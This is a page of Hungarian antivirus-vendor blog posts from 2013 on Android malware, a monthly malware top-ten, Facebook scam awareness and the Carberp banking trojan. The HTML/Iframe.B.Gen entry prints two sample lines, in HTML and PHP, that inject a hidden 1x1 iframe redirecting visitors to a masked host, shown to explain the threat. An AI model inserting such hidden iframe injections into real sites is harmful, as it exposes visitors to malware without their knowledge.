
Egyre többször vonnak párhuzamot a két rendszer között, **Stephen Cobb szerint az Android biztonsági helyzete most olyan, mint a korai Windows**. És ez persze nem csak az elterjedtségre vonatkozik, hanem a kártevő készítők és terjesztők növekvő érdeklődésére is, vagy **ahogy egy éve mi is jósoltuk, ez lesz-lett az új Vadnyugat**.



Az Android mint okostelefon platform egyre többször kerül célkeresztbe úgy is, mint a mobil bankolás kétfaktoros azonosítást végző eszköz, ilyenkor a kártevő megfertőzi a telefont, és észrevétlenül átirányítja a banki SMS-eket. Igazság szerint a kétfaktoros azonosítás csak akkor ér valamit, ha fizikailag két különböző készüléket használunk hozzá. Azaz ha valaki PC-ről bankol és telefonon kapja az SMS-t, mind kettőt el kellene lopni vagy megfertőzni ahhoz, hogy a bűnözők sikert érhessenek el. **Míg ha valaki az okostelefonjáról bankol és ugyanarra kapja a mobilaláírás SMS-t is, ezzel félig be is áldozta a biztonságát a kényelem oltárán**. Ilyen bankok elleni kártevőkről Brian Krebs is rendszeresen be szokott számolni, és tulajdonképpen, amikor bárkiből lehet fejlesztő, és csak a szúrópróba szerű (és nem is mindenható) Bounceres vizsgálat van, no meg a leleplezett alkalmazásoknál meglehetősen hosszas ügyintézés, lassú polcról levétel, **addig mindezt nem igazán nevezhetjük meggyőző biztonságnak**.



Már a Macintosh kártevőkkel kapcsolatosan is rendszeresen kap a fejére a szakma, ez vészmadárkodás, hogy biztos azért írnak a fertőzésekről, hogy megijesszék és vásárlásra késztessék az embereket. **Pedig valójában a hamis biztonságérzet a legrosszabb, erről nyilván a 600 ezer Flashback botnet által fertőzött OS X felhasználó tudna érdemben nyilatkozni.** Volt korábban egy hitvita arról, szükség van-e egyáltalán bármiféle vírusirtóra, amolyan "az igazi férfi nem használja, Chuck Norrisnak sincs a gépén" stílusban, és **bár igaz, hogy 100%-os védelem nem létezik, de csak emiatt kár lenne sutba dobni az antivírusokat**.



Csak zárójelben jegyezzük meg, hogy még a legelvadultabb AV ellenes powerjuzer sem mondhatja, ha egy teremben lévő tíz gép közül ötöt véletlenszerűen rootkittel megfertőzünk, akkor ő majd ezt szemre simán, hamar és biztosan észreveszi. **És akkor nem is beszéltünk a védelmi programok fő törzsközönségéről: az átlagfelhasználóról, ők vajon milyen esélyekkel indulnának antivírus nélkül a fenti tíz géppel szemben?** Nagyjából mostanra ugyanaz a helyzet az Androidnál is: ha van kalauz, aki nézi a jegyeket, nagyobb a rend, mintha csak kijelentjük, minek nézni, biztos mindenkinél minden rendben van. És akkor mindehhez hozzájárul még **az a friss Cisco felmérés is**, amely ékes bizonyíték arra, hogy nevezzük az új generációt bárhogyan: X, Y, vagy Z, és **lehet hogy már USB kulcs volt a jelük az óvodában is, de kevés kivételtől eltekintve nagy ívben tesznek a biztonságra, legyen az engedélyezett vagy tiltott BYOD használat**, vagy hogy szívesebben osztanak meg személyes információkat kereskedelmi webhelyekkel, mint saját munkahelyük informatikai osztályával.



Azt már megadóan nyugtázzuk, miszerint durván mobilfüggőek a britek, ezért **a férfiak negyede állítólag már ülve vizel, hogy addig is nyomkodhassa a telefonját**. Jó lenne azonban egyszer majd egy olyan felmérés is, amelyből kiderülne, mennyi alkalmazást használunk átlagosan az Androidos telefonunkon, és havi mennyi appot töltünk le, próbálunk ki, illetve azt is érdekes lenne megtudni, vajon milyen arányban használnak az emberek antivírust az okostelefonjukon. Mi mindenesetre úgy gondoljuk, kell egy őr az ajtóhoz, hiszen az ilyen USSD-szerű villámcsapás incidensek veszélye, no meg az Androidos kártevők száma is évről évre folyamatosan - igen, jól mondja ott hátul a szürkepulóveres fiatalamber - emelkedik, hát szóval ez a hadihelyzet.

Tetszik 93 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 3 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- Egy Skype támadás margójára
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5132623

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Maradt az Autorun az élen

2013.03.18. 12:29 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok nod32 február havi threatsense vírusstatisztika 2013.

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. februárjában a következő 10 károkozó terjedt a legnagyobb számban.**



Rekorddöntögető módon immár tizedik hónapja vezeti a Top10-es listánkat az Autorun vírus, cáfolva ezzel sok korábbi jóslatot, és a rendszerfrissítésekbe, valamint a külső USB eszközök automatikus végrehajtásának lekapcsolásába vetett bizalmunkat. Ami **talán azért ad okot némi derűlátásra, hogy legalább a Conficker férgen fog a idő, mert ha lassan is, de hónapról hónapra veszít pozíciójából**, amit ezúttal a korábbi hatodikról most a hetedikre helyre való visszalépés mutat.

Harmadik helyezett lett a Win32/Sality, amely a **fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és mivel megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat**, emiatt az úgynevezett retrovírusok kategóriájába sorolható. Érdekességképpen **a tizedik helyre elegendő fertőzéssel jelentkezett a Win32/Virut féreg**, amely rejtett hátsó ajtót nyit a gépen, emiatt a támadók távolról teljes mértékben átvehetik a számítógép felügyeletét, így azt csinálhatnak a számítógépen, amit csak akarnak.



Az ESET Global Trends Report e havi kiadásában ezúttal különféle megtévesztő spamekről olvashatunk, és ezek közül is az álláslehetőségekkel, **munkavállalásokkal kapcsolatos 419-es átveréseket emelik ki**. A gazdasági válság hatására világszerte nőtt a munkanélküliség, akik pedig állást keresnek, a korábbihoz képest hosszabb ideig vannak munka nélkül, sokszor alacsonyabb fizetést ajánlanak nekik, a tapasztalat nélküli fiatalokat és az idősebbeket pedig negligálják sok cégnél, így részben érthető, hogy sokan kétségbeesésükben minden kínálkozó lehetőségre rástartolnak. **Jól érzik ezt a csalók is, és a botnet üzleti modellből jól ismert "mule" (öszvér) szerepbe toboroznak jelentkezőket, azaz a másoktól ellopott pénz csekély ellenértékért a bűnözőknek való továbbutalása képezi azt a munkalehetőséget, amit sok helyen mint "pénzügyi asszisztens" vagy "pénzügyi igazgató" titulussal hirdetnek**. Sajnos sokan be is dőlnek ennek, és őszintén hisznek abban, hogy valódi hasznos és legális munkát végeznek, ám amivel rengetegen nem számolnak, hogy a banki adatok ellopása miatt indított nyomozás során az ilyen naiv továbbutalók bűnrészesek lesznek, és jóhiszemű tevékenységük miatt akár jelentős börtönbüntetést is kockáztatnak. **Amit tenni tudunk, hogy a túlságosan hihetetlen és meseszerű - kevés munkával kiemelkedő jövedelem - ajánlatokat nem vesszük készpénznek, mert ami túl szép ahhoz, hogy igaz legyen, az a**

tapasztalatok szerint tényleg nem is igaz.



Februári fontosabb blogposztjainkat áttekintve **tettünk egy időbeli sétát a Macintosh kártevők kertjében, amik bár szerencsére nincsenek túl sokan, de védekezni, vigyázni azért minden platformon érdemes**, ahogy ezt a tavaly 600 ezer OS X alapú gépet megfertőző Flashback trójai is bizonyította.


Egy amerikai felmérés szerint az otthoni hálózatok 13%-a fertőzött, ami már önmagában sem egy kis szám, ám ami még aggasztóbb ezzel kapcsolatosan, hogy a fertőzött gépek felén valamilyen kritikus veszélyességű, például botnetes kártevő volt. Az említett kutatás a mobil kártevők növekedését, **ezen belül is az Android alapú támadások negyedév alatti ötszörös növekedését is kiemelte, amihez ha hozzávesszük a Google Play áruház csapnivaló biztonságát, valóban nagy felelőtlenség manapság vírusvédelmi program nélkül Androidot használni.**



Írtunk aztán arról, hogy feltörték az amerikai NBC tévécsatorna oldalát, amiben nem is ez volt igazából a szenzáció, hanem hogy a megfertőzött webhely a kártevő felfedezéséig vírust terjesztett az oldal látogatói között. **A WeLiveSecurity biztonsági portál információi szerint akár 24 óránál hosszabb ideig is fennállhatott ez a veszélyes állapot.**




Végül egy klasszikus Facebook csalásról is ejtettünk szót, amelynél fizetség ellenében állítólagos Facebook Gold Membership tagságot ígérnek a hiszékenyeknek, ám tudni kell, hogy ilyen egyáltalán nem is létezik.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. februárjában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 18.32%-áért. Aki pedig folyamatosan és **első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.**

1. INF/Autorun vírus
Elterjedtsége a februári fertőzések között: 3.32%
Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/Iframe.B.Gen vírus
Elterjedtsége a februári fertőzések között: 2.99%
Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>"

For PHP files

echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1 style=\"visibility:hidden;position:absolute\"></iframe>";



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description


3. Win32/Sality vírus
Elterjedtsége a februári fertőzések között: 2.17%
Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah


4. HTML/ScrInject.B trójai
Elterjedtsége a februári fertőzések között: 1.96%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

5. Win32/Dorkbot féreg
Elterjedtsége a februári fertőzések között: 1.81%
Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.




Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

6. Win32/Ramnit vírus
Elterjedtsége a februári fertőzések között: 1.17%
Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.




Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

7. Win32/Conficker féreg
Elterjedtsége a februári fertőzések között: 1.47%
Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

8. Win32/Qhost trójai
Elterjedtsége a februári fertőzések között: 2.13%
Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description


9. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a februári fertőzések között: 1.08%
Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

10. Win32/Virut féreg
Elterjedtsége a februári fertőzések között: 0.76%
Működés: A Win32/Virut egy olyan féreg, mely rejtett hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába iexplore.exe néven, majd különféle Registry kulcsok létrehozásával

gondoskodik arról, hogy minden rendszerindításkor aktív lehessen. A fertőzés után kapcsolatba lép távoli vezérlő szerverekkel, ezzel a támadók teljes mértékben átvehetik a számítógép felügyeletét, azt csinálhatnak a számítógépen, amit csak akarnak: alkalmazásokat futtathatnak, állíthatnak le, állományokat tölthetnek le/fel, jelszavakat, hozzáférési kódokat tulajdoníthatnak el.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/virut-ba

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Így vigyázz a Bitcoinodra
- Negyedszázados férgek - októberi adatok
- Öt új kiberbűnözői név az FBI listáján
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5140795

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A közösségi kút és az átverési inga

2013.03.20. 13:42 | Csizmazia István [Rambo] | 1 komment

Címkék: biztonság scam facebook átverés

Egy kis elmélkedés arról, miben más, ha egy vadidegen kéretlen e-mailjében érkezik egy kattintásra váró link, és **ha ugyanez mondjuk kedvenc közösségi oldalunkon egy ismerősünk küldi, de persze emellett megemlékezünk arról is, mit lehet tenni védekezésül.**



Kártékony linkekkel Dunát lehetne rekeszteni, ezt bármelyik statisztikából kiolvashatjuk, például a Websense 2012-es éves jelentésében is látszik, hogy a kártékony tartalmakat terjesztő linkek 82%-a valamilyen kompromittált, észrevétlenül megfertőzött legális weboldal volt. Vagy egy másik értékelésben **a Sucuri szerint 10 millió megvizsgált honlap alapján átlagban 26%-uk sebezhető, illetve már fertőzött volt**. Nyilván azt már mindenki tudja, hogy ha kap egy kéretlen e-mailt egy mellékelt linkkel, azzal vigyázni kell, illetve **egy e-mail látszólagos feladója szó szerint bárki és bármi lehet, hiszen technikailag semmi sem áll annak az útjában**, hogy egy RFC-822 szerinti levelet a mazsola_es_manocska@tyu_a_teringettet.hu nem létező, vagy bármilyen létező, de hamisított címről kapjunk. (*Erre jó a PGP, GPG, amelynél az aláírt levélben az üzenetszöveg hitelességét ugyan nem, de legalább azt garantálja, hogy az valóban az eredeti feladótól érkezett - használja is a népesség mintegy 0.5 százaléka ;-).*



Ám mi történik akkor, ha kedves ismerősünk, legjobb barátunk, becses rokonunk üzen személyesen nekünk a közösségi oldalon: "OMG, this is unbelieveble, Hey Dude, check this out!". **Ekkor ugye az történik sokaknál, hogy ezt egy barátom küldte, abban nyugodtan megbízhatok**. És kattint, hogy megtudja mi az indián neve, kattint, hogy megkapja a Victoria Secret ezer dolláros ajándékkuponját, kattint, hogy megtudja, ő vajon bírja-e hosszabban is az "Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót" című erőpróbát. Ennél az első fázisnál is működhetne már egy egészséges fék és ellensúly: **az egy dolog, hogy engem biztos nem érdekel, mit művel Justin Bieber és Selena Gomez, de olyan ez az üzenet, amit az ismerősünk, barátunk, rokonunk küldeni szokott? Vajon őt tényleg érdekelni szokta az ilyesmi? Itt már sokszor leleplezhető lenne, hogy mivel őt is hidegen hagyja Justin Bieber munkássága, valamint teljes életműve, aligha hívta volna fel a figyelmünket ilyesmire.** Vagy nem is ő a valódi feladó - itt jön ugye a képbe, ha a világhírű next-next-finish ohne elolvasás módszerrel telepít valaki appokat, és mondjuk a nevében posztolnak - vagy feltörhették a fiókját is, és most szőnyegbombázzák a címjegyzékben szereplőket mindenféle válogatott marhasággal, spammel, kártevővel. **Ilyenkor a kétfaktoros azonosításhoz hasonlóan egy teljesen különböző másik úton-módon: e-mail, Skype, MSN, postagalamb, füstjelek, Morse, élőszó vagy telefon segítségével rá lehet kérdezni az ismerősnél: Hej Ombre, ezt most valóban te küldted?** Tudsz te róla egyáltalán, hogy a nevedben mik mennek ki?



A hírek valóságtartalmát pedig - például ahogy Johnny Depp, Eminem vagy Bud Spencer periodikusan ismétlődő hamis halálhírét - minden esetben érdemes ellenőrizni valamilyen mértékadó hírportálon is. **Megtesszük ezt egyrészt azért, hogy megfejtsük, hoaxot vagy valóságot olvasunk-e, kell-e virágcsokrot rendelni, de ez csak az első lépés. Tegyük meg azért is,** hogy ha esetleg mi is továbbküldenénk, továbbosztanánk a hírt, ne valamilyen bődületes kreténséget, malware-t vagy álhírt sózzunk az ismerőseink nyakába - ennek az útnak a végén jön aztán a feltartóztathatatlan unfriend.



Bónusz tippként két hasznos módszert is javaslunk, az egyik a Facecrooks igen színvonalas és rendszeres posztjainak olvasgatása, melyben mindenféle Facebook-kal kapcsolatos csalás, átverés közhírré tételik. **A másik a már korábban is említett ingyenes ESET Social Media Scanner app, amely átnézi az üzenőfalon megjelenő posztokat, híreket és felhasználói üzeneteket is**, hogy azok ne tehessenek kárt a gépünkben, illetve emellett ismerőseink üzenőfalát is képes ellenőrizni. **Persze a fent emlegetett óvatosság sokaknak lehet uncsi, elviselhetetlen és időigényes macera, ám ennek ellenére úgy gondoljuk, ahogy az idők folyamán a térképhasználat, vagy a mobiltelefónia elfogadottá, sőt nélkülözhetetlenné vált, úgy szükséges most az áldozattá válás helyett a biztonságtudatos hozzáállásnak is mindenki számára napi rutinná válnia.**

Tetszik 136 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Titkosítás nem csak kémeknek
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados férgek - októberi adatok
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5150096

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



bohocmasni 2013.03.20. 18:49:22

„(Erre jó a PGP, GPG, amelynél az aláírt levélben az üzenetszöveg hitelességét ugyan nem, de legalább azt garantálja, hogy az valóban az eredeti feladótól érkezett - használja is a népesség mintegy 0.5 százaléka ;-)"

leszámítva hogy az üzenet szövegének hitelességét is garantálja, illetve hogy majdnem minden levelező csipog, ha gebasz van, teljesen igazad van.

A játék neve: Carberp II. rész

2013.03.25. 13:29 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: bank trójai teamviewer carperp teamspy


Már több, mint egy év is eltelt azóta, hogy a Carberp trójaival részletesebben foglalkoztunk. **Az elsősorban banki accountunkra leselkedő kártevő nem tűnt el teljesen, a hullámvölgyekkel és hegyekkel tarkított pályafutása sajnos azóta is töretlen**.



